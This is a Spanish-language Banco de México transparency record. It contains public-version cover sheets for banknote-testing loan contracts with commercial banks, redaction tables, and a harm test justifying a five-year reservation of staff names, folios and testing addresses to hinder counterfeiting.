identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 12, 15-17, 21	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Banco BAJIO 24.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019 celebrada el 25 de junio del 2019 Secretaria del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.
4	10	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 11, 14-16, 19	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Banco BANCOPPEL 20.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firmar

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
1	10	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 11, 15-17, 20	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

PRUEBA DE DAÑO

Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.

En términos de lo dispuesto en los artículos 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones V y VII, de la Ley General de Transparencia y Acceso a la Información Pública; 110, fracciones V y VII, de la Ley Federal de Transparencia y Acceso a la Información Pública; Vigésimo tercero y Vigésimo sexto, párrafo primero, de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, es de clasificarse como información reservada aquella cuya publicación pueda poner en riesgo la vida, seguridad o salud de personas físicas, así como aquella cuya divulgación obstruya la prevención de delitos, como lo es la falsificación de la moneda nacional, por lo que la información referente al *nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad* de las piezas que no han sido puestas en circulación es clasificada como reservada, en virtud de que la divulgación de la citada información representa un riesgo de perjuicio significativo al interés público, pues compromete la vida, seguridad o salud de personas físicas y también obstruye la prevención de delitos, como lo es la falsificación de la moneda nacional, toda vez que dicho riesgo es:

1) Real, ya que hacer público el nombre del personal que recibe piezas que no han sido puestas en circulación y el domicilio donde se desarrollan las pruebas de compatibilidad, pondría en riesgo la vida del personal y beneficiaría directamente a las organizaciones criminales dedicadas a la falsificación de billetes, toda vez que contarían con información que les facilitaría dicha actividad.

Al efecto, es indispensable destacar lo establecido en los párrafos sexto y séptimo del artículo 28 de la Constitución Política de los Estados Unidos Mexicanos, los cuales establecen que el Estado Mexicano tendrá un Banco Central que será autónomo en el ejercicio de sus funciones y en su administración, cuyo objetivo prioritario es procurar la estabilidad del poder adquisitivo de la moneda nacional; además, por mandato constitucional no constituyen monopolios las funciones que el Estado ejerce de manera exclusiva, a través del Banco de México en las áreas estratégicas de acuñación de moneda y emisión de billetes.

BANCO DE MÉXICO

En ese sentido, y de conformidad con lo establecido en el artículo 4o. de la Ley del Banco de México, la función de emitir billetes es una responsabilidad privativa, es decir, única y exclusiva, del Banco Central de la Nación.

En cumplimiento de tal función, el Banco de México se encarga de proporcionar billetes y monedas seguros, de calidad y en cantidad suficiente a los usuarios de ambos signos monetarios, a fin de preservar y fortalecer la confianza del público usuario en los mismos. Asimismo, y de conformidad con lo establecido en el artículo 5o. de su Ley, para evitar falsificaciones, los procesos de fabricación de los billetes se realizan con la más alta tecnología.

En ese sentido, la divulgación del nombre del personal que recibe en comodato piezas de un nuevo billete que todavía no ha sido puesto en circulación "lotes" para llevar a cabo los ajustes y las pruebas de compatibilidad y funcionalidad en sus equipos de identificación, procesamiento, autenticación y/o selección de efectivo, pondrían en riesgo su vida, seguridad o salud. De igual forma hacer público la relación de folios de los billetes y el domicilio donde se desarrollaran las pruebas de calibración y ajustes de equipos permitiría que organizaciones criminales dedicadas a la falsificación de billetes cuenten con información que les facilitarían realizar un acto de sabotaje al querer anticiparse al conocimiento del diseño y de las características de los billetes nuevos, lo cual obstruiría la prevención de delitos como la falsificación de la moneda nacional, al nulificar las acciones implementadas por Banco de México para evitar su comisión.

Por tal motivo y a efecto de estar en posibilidad de dar cabal cumplimiento a sus obligaciones tanto constitucionales como legales, es necesario que la información relativa al nombre del personal que recibe piezas que no han sido puestas en circulación, no sean de dominio público, al igual que la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad, ya que en caso contrario, existiría el riesgo real de que el Banco de México no diera cumplimiento a su objetivo prioritario de procurar la estabilidad del poder adquisitivo de la moneda nacional , así como el de proveer a la economía del Estado de medios de pago suficientes, seguros y confiables.

2) Demostrable, pues el nivel reportado de falsificación es de 66.8 piezas falsas por cada millón de piezas en circulación[1], lo cual indica que aún existe un gran número de delincuentes dedicados a esta

[1]Fuente:http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?accion=consultarCuadro&idCuadro=CM9&sector=11&locale=es El último valor actualizado es con cifras a diciembre 2018.

actividad ilícita, a pesar de que en años recientes se han logrado desarticular varias bandas de falsificadores en México.

Para evidenciar la realización de las actividades delictivas descritas, se enuncian los siguientes acontecimientos hechos del conocimiento del público a través de medios de circulación nacional e internacional:

1. **PF detiene a cuatro presuntos falsificadores de billetes**. En noviembre de 2012 se desarticuló una organización dedicada a la falsificación de billetes de 50 pesos que operaba en un taller clandestino en San Francisco Tlaltenco, delegación Tláhuac del Distrito Federal. Este grupo se trasladaba constantemente a los estados de Jalisco y Guanajuato y pretendía elaborar billetes falsos que les generarían ganancias hasta por 13 millones de pesos. Durante el cateo se les aseguró maquinaria que comprendía imprentas, secadoras, una cortadora, tintas, solventes, negativos, otros insumos y equipos de telefonía móvil[2].

2. **PGR y Marina desmantela banda de falsificadores de billetes**. En mayo de 2014 fue desmantelada una banda dedicada a la falsificación de billetes en dos cateos realizados en cuatro fincas ubicadas en los municipios de Zapopan y Guadalajara, ambos en Jalisco. Seis personas fueron detenidas. Fueron asegurados alrededor de 5,500 piezas similares a billetes y varias máquinas, así como programas de diseño para computadora y bocetos[3].

3. **Catean casas de funcionario**. En noviembre de 2014, la Procuraduría General de la República (PGR), con apoyo de la Secretaría de la Defensa Nacional (SEDENA), cateó 2 inmuebles en la colonia Los Álamos, por el delito de falsificación y lavado de dinero. Dentro de los detenidos se encontraba el Oficial Mayor de Valle de Santiago, Guanajuato, Jaime Flores Sánchez. En estos cateos se encontró material y equipos diversos para falsificación de moneda[4].

[2] Fuente: "PF detiene a cuatro presuntos falsificadores de billetes". Grupo Fórmula, 24 de noviembre de 2012. Consultado el 05 de junio de 2017 en http://www.radioformula.com.mx/notas.asp?Idn=286507

[3] Fuente: " PGR y Marina desmantela banda de falsificadores de billetes". Milenio, 21 de Mayo de 2014. Consultado el 05 de junio de 2017 en http://www.milenio.com/policia/Catean-finca-Guadalajara-Policias_federales_0_302969852.html

[4] Fuente: "Falsificadores detenidos operaban en Celaya, Salamanca y Valle de Santiago". Periódico Notus, 25 de noviembre de 2014. Consultado el 05 de junio de 2017 en http://notus.com.mx/falsificadores-detenidos-operaban-en-celaya-salamanca-y-valle-de-santiago/

BANCO DE MÉXICO

4. ***Detienen banda argentina que falsificaba billetes e incautan 32,000 dólares***. En marzo de 2017, el ministerio de Seguridad argentino encabezó un operativo donde detuvieron a los 5 integrantes de una banda criminal que manejaba una red de falsificación. Se incautó alrededor de medio millón de pesos argentinos, es decir, 32,100 dólares, junto con armas de fuego, cartuchos, un scanner, dos impresoras de última generación y una laminadora, así como elementos utilizados para la fabricación, impresión y el corte de las falsificaciones. Algunos miembros de la banda fueron detenidos con anterioridad por el mismo delito[5].

5. ***Realizan cateo en Santo Domingo; aseguran más de 2 mil documentos falsos***. En noviembre de 2017, elementos de la PGR aseguran nueve locales ubicados en la Plaza de Santo Domingo, donde se hallaron más de 2 mil 800 documentos falsos como actas de nacimiento, cédulas profesionales, placas de automóviles y recetas médicas. Decomisan más de 2 mil 800 documentos falsificados, entre ellos, actas de defunción, visas americanas y una credencial de senador vigente a 2018; además aseguraron nueve locales ubicados en la Plaza de Santo Domingo. Luego de una denuncia presentada por la Secretaría de Educación Pública (SEP), elementos de la Procuraduría General de la República (PGR) por orden de un juez del reclusorio Norte, realizaron un operativo en esta zona del Centro Histórico y aseguraron equipos de cómputo, prensas, tinta, acetatos, impresoras, plantillas y otros elementos utilizados para falsificar documentos, de acuerdo con una publicación del diario Milenio. Entre los documentos decomisados se encuentran chequeras, actas de matrimonio y divorcio, placas de circulación, licencias de manejo, certificados y títulos universitarios, recetas médicas, permisos para portar armas y 432 actas de nacimiento de Michoacán, CDMX, Estado de México, Nuevo León, Sonora y Veracruz. Además, 470 hojas con impresos de cuatro billetes de 500 pesos mexicanos y mil 970 impresiones individuales de billetes de cien dólares americanos; así como 958 documentos del Gobierno de la Ciudad de México.[6]

6. ***Cayó una banda de falsificadores de billetes con millones de pesos y dólares truchos***. En abril de 2018, en Argentina doce personas acusadas de integrar una banda que falsificaba dinero fueron detenidas en allanamientos realizados en Mar del Plata, La Plata y Rosario, en los que se hallaron más

[5] Fuente: "Detienen banda argentina que falsificaba billetes e incautan 32.000 dólares". Yahoo, 17 de marzo de 2017. Consultado el 05 de junio de 2017 en https://es-us.noticias.yahoo.com/detienen-banda-argentina-falsificaba-billetes-incautan-32-000-223000630.html

[6] Fuente: "Realizan cateo en Santo Domingo; aseguran más de 2 mil documentos falsos". Grupo Fórmula, 27 de noviembre de 2017. Consultado el 09 de febrero de 2018 en http://www.radioformula.com.mx/notas.asp?Idn=722548&idFC=2017

de un millón y medio de dólares y casi seis millones de pesos, todos apócrifos. El operativo estuvo a cargo de la Unidad Federal Investigación Delitos Falsificación de la Policía Federal, que actuó por orden del juez federal Claudio Bonadio, a cargo de la causa. Los detenidos son 9 de nacionalidad argentina, un italiano, un uruguayo y un paraguayo, a quienes les hallaron 1.600.705 dólares apócrifos, 5.706.500 pesos también falsos. Además, dinero de curso legal: 148.135 pesos, 6.500 dólares, 105 euros y 70.000.000 millones de guaraníes. La investigación comenzó en 2016, luego de varias denuncias de personas que habían sido estafados con billetes falsos. Así, se determinó que la banda había ideado un mecanismo para ingresar el dinero trucho al mercado, mediante las compras por internet de celulares y artículos tecnológicos de alta gama. Según informaron fuentes del caso, la organización criminal utilizaba portales como OLX, Let Go y Alamaula para realizar las compras. Durante los allanamientos también se encontraron impresoras, computadoras, guillotinas, laminadoras, rollos termosensibles, láminas impresas, prensadoras, cámaras gráficas, tarros de tintas, secadoras de láminas y demás elementos que se empleaban para falsificar el dinero.[7]

7. ***Desmantela PGR banda dedicada a falsificación de billetes.*** El 19 diciembre 2018, la Procuraduría General de la República (PGR) dio cumplimiento a siete órdenes de cateo, logrando la captura de nueve posibles integrantes de un grupo delictivo dedicado a la producción y distribución de papel moneda falso, principalmente de 500 y 200 pesos, que opera en la Ciudad de México, Estado de México, Guanajuato e Hidalgo. Los cateos fueron ejecutados por efectivos de la Agencia de Investigación Criminal, en las alcaldías Iztacalco y Álvaro Obregón, en la Ciudad de México, así como en los municipios de Cuernavaca y Jiutepec, en Morelos. Dentro de las personas detenidas se encuentra Ricardo "N", "Tostón", "Picos", "Rey", considerado como el principal coordinador de la organización delictiva y distribuidor de papel moneda apócrifo, del que el Banco de México ha captado más de 130 mil piezas. Los agentes aseguraron billetes falsos de 1000, 500 y 200 pesos, impresoras, placas de serigrafía, consumibles para impresión, hilos 3D para billetes de 500 pesos, guillotinas, papel para impresión y hojas impresas.

[7] Fuente: "Cayó una banda de falsificadores de billetes con millones de pesos y dólares truchos". Clarín, 11 de abril de 2018. Consultado el 13 de abril de 2018 en https://www.clarin.com/policiales/cayo-banda-falsificadores-billetes-millones-pesos-dolares-truchos_0_H1-zkqioG.html

BANCO DE MÉXICO

También incautaron trituradoras de papel, computadoras, tabletas electrónicas, dispositivos USB, discos compactos, documentación diversa, teléfonos celulares, armas cortas y largas, así como estupefacientes.[8]

3) Identificable, ya que en la actualidad la delincuencia organizada cuenta con capacidades operativas y desarrollos tecnológicos cada vez más avanzados, y el hecho de conocer el nombre del personal que recibe piezas que no han sido puestas en circulación pondría en riesgo la vida y seguridad del personal, y al conocer la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad se podría obstruir la prevención de delitos como la falsificación de la moneda nacional, lo cual permitiría la falsificación del billete.

El riesgo de perjuicio que supondría la divulgación, supera el interés público general de que se difunda, pues dar a conocer el nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios de los billetes y el domicilio donde se desarrollan las pruebas de compatibilidad, lejos de otorgar un beneficio a la sociedad, generaría un riesgo a la vida y seguridad del personal y un posible incremento en el número de piezas presuntamente falsas, así como un perfeccionamiento en la calidad de las mismas, al perpetrarse la sustracción de las piezas por la delincuencia organizada, lo que impactaría en la economía del público en general, principal usuario de este medio de pago, que al ser engañada y aceptar un billete falso como auténtico vería quebrantado su patrimonio.

La reserva de la información relativa **al nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad**, satisface un interés público, ya que llevando a cabo una ponderación entre el derecho de acceso a la información y la prevención de poner en riesgo la vida y del delito de falsificación de billetes, resulta más favorable a la población el proteger su vida y patrimonio,

[8] Fuente: "Cae banda de falsificadores en CDMX". Reforma, 19 de diciembre de 2018. Consultado el 28 de marzo de 2019 en https://www.reforma.com/aplicacioneslibre/preacceso/articulo/default.aspx?id=1567690&urlredirect=https://www.reforma.com/aplicaciones/articulo/default.aspx?id=1567690

producto de su trabajo diario, con billetes auténticos para la satisfacción de sus necesidades.[9] En tal sentido, el bienestar social que se obtiene por tener billetes auténticos es más favorable a la sociedad en general, que el revelar información que pudiera poner en peligro su vida y patrimonio.

Por otro lado, la divulgación de la información referente al nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad, no satisface un interés público, ya que al realizar una interpretación sobre la alternativa que más satisface dicho interés, se puede concluir que debe prevalecer el derecho más favorable a las personas, esto es, beneficiar el interés de la sociedad, el cual se obtiene por el cumplimiento ininterrumpido de las funciones del Banco de México, así como por la prevención del delito de falsificación de billetes que lleva a cabo este Instituto Central. Por lo anterior, el revelar información relativa al nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad, puede poner en riesgo la vida y seguridad de personas físicas y obstruye la prevención de delitos como la falsificación de la moneda nacional.

Por otro lado, **la limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio,** ya que como se ha demostrado, el perjuicio que se causaría a la sociedad en caso de proporcionar la información materia de la presente prueba de daño

---

[9] **INTERPRETACIÓN CONFORME. SUS ALCANCES EN RELACIÓN CON EL PRINCIPIO DE INTERPRETACIÓN MÁS FAVORABLE A LA PERSONA.** El principio de interpretación conforme se fundamenta en el diverso de conservación legal, lo que supone que dicha interpretación está limitada por dos aspectos: uno subjetivo y otro objetivo; por un lado, aquél encuentra su límite en la voluntad del legislador, es decir, se relaciona con la funcionalidad y el alcance que el legislador imprimió a la norma y, por otro, el criterio objetivo es el resultado final o el propio texto de la norma en cuestión. En el caso de la voluntad objetiva del legislador, la interpretación conforme puede realizarse siempre y cuando el sentido normativo resultante de la ley no conlleve una distorsión, sino una atemperación o adecuación frente al texto original de la disposición normativa impugnada; asimismo, el principio de interpretación conforme se fundamenta en una presunción general de validez de las normas que tiene como propósito la conservación de las leyes; por ello, se trata de un método que opera antes de estimar inconstitucional o inconvencional un precepto legal. En ese sentido, sólo cuando exista una clara incompatibilidad o contradicción que se torne insalvable entre una norma ordinaria y la Constitución Política de los Estados Unidos Mexicanos o algún instrumento internacional, se realizará una declaración de inconstitucionalidad o, en su caso, de inconvencionalidad; por tanto, el operador jurídico, al utilizar el principio de interpretación conforme, deberá agotar todas las posibilidades de encontrar en la disposición normativa impugnada un significado que la haga compatible con la Constitución o con algún instrumento internacional. Al respecto, dicha técnica interpretativa está íntimamente vinculada con el principio de interpretación más favorable a la persona, el cual obliga a maximizar la interpretación conforme de todas las normas expedidas por el legislador al texto constitucional y a los instrumentos internacionales, en aquellos escenarios en los que permita la efectividad de los derechos humanos de las personas frente al vacío legislativo que previsiblemente pudiera ocasionar la declaración de inconstitucionalidad de la disposición de observancia general. Por tanto, mientras la interpretación conforme supone armonizar su contenido con el texto constitucional, el principio de interpretación más favorable a la persona lo potencia significativamente, al obligar al operador jurídico a optar por la disposición que más beneficie a la persona y en todo caso a la sociedad.

(Época: Décima Época; Registro: 2014204; Instancia: Pleno; Tipo de Tesis: Aislada; Fuente: Semanario Judicial de la Federación; Publicación: viernes 12 de mayo de 2017 10:17 h; Materia(s): (Constitucional); Tesis: P. II/2017 (10a.)

BANCO DE MÉXICO

sería mayor al beneficio personal de quien la obtenga. Así mismo, la reserva en la publicidad de la información resulta la forma menos restrictiva disponible para evitar un perjuicio mayor a la sociedad, toda vez que implementar otras medidas para restringir el acceso y uso de esta información una vez divulgada generarían mayores costos para el Banco de México, además de que estaría distrayendo recursos humanos y materiales en perjuicio del cumplimiento de su función estratégica de emisión de billetes y provisión de moneda.

En razón de lo anterior, y vistas las consideraciones expuestas en el presente documento, se solicita la reserva de dicha información, por el plazo máximo de 5 años a partir de la fecha de reserva, pues el nombre del personal que recibe piezas que no han sido puestas en circulación y el domicilio donde se desarrollan las pruebas de compatibilidad es un proceso vigente, el cual concluirá al emitirse la nueva familia de billetes, por lo que es muy probable que al término de dicho plazo, no subsistan los motivos que dieron lugar a la presente reserva.

Por lo antes expuesto, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, último párrafo, 109 113, fracciones V, VII, y 114, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 97, 102, 103, 105, último párrafo,106 110, fracciones V, VII, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 2o. 4o. y 5o , de la Ley del Banco de México; 4, párrafo primero, 8, párrafos primero, segundo y tercero, 10, párrafo primero, 16 y 16 Bis 1 fracción II y 16 Bis 2, fracción I, del Reglamento Interior del Banco de México; Primero, párrafo primero, y Segundo, fracción III, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Octavo, párrafos primero, segundo y tercero, Vigésimo tercero, Vigésimo sexto, párrafo primero, Trigésimo tercero, y Trigésimo cuarto, de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas vigentes, divulgar información referente al **nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios de los billetes y el domicilio donde se desarrollan las pruebas de compatibilidad** es clasificada como reservada, toda vez que su divulgación puede poner en riesgo la vida, seguridad o salud de una persona física y obstruye la prevención de delitos como la falsificación de la moneda nacional.

ANEXO "D"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Unidades Administrativas: Dirección de Administración de Emisión y Dirección de Programación y Distribución de Efectivo del Banco de México.

VISTOS, para resolver sobre la clasificación de información determinada por las unidades administrativas al rubro indicadas, y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP).

SEGUNDO. Que la titular de la Dirección de Administración de Emisión del Banco de México, mediante oficio de fecha veinte de junio de dos mil diecinueve, hizo del conocimiento de este órgano colegiado que ha determinado clasificar diversa información contenida en el documento señalado en dicho oficio, en los términos de la carátula correspondiente, respecto del cual se generó la versión pública respectiva, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar la respectiva versión pública.

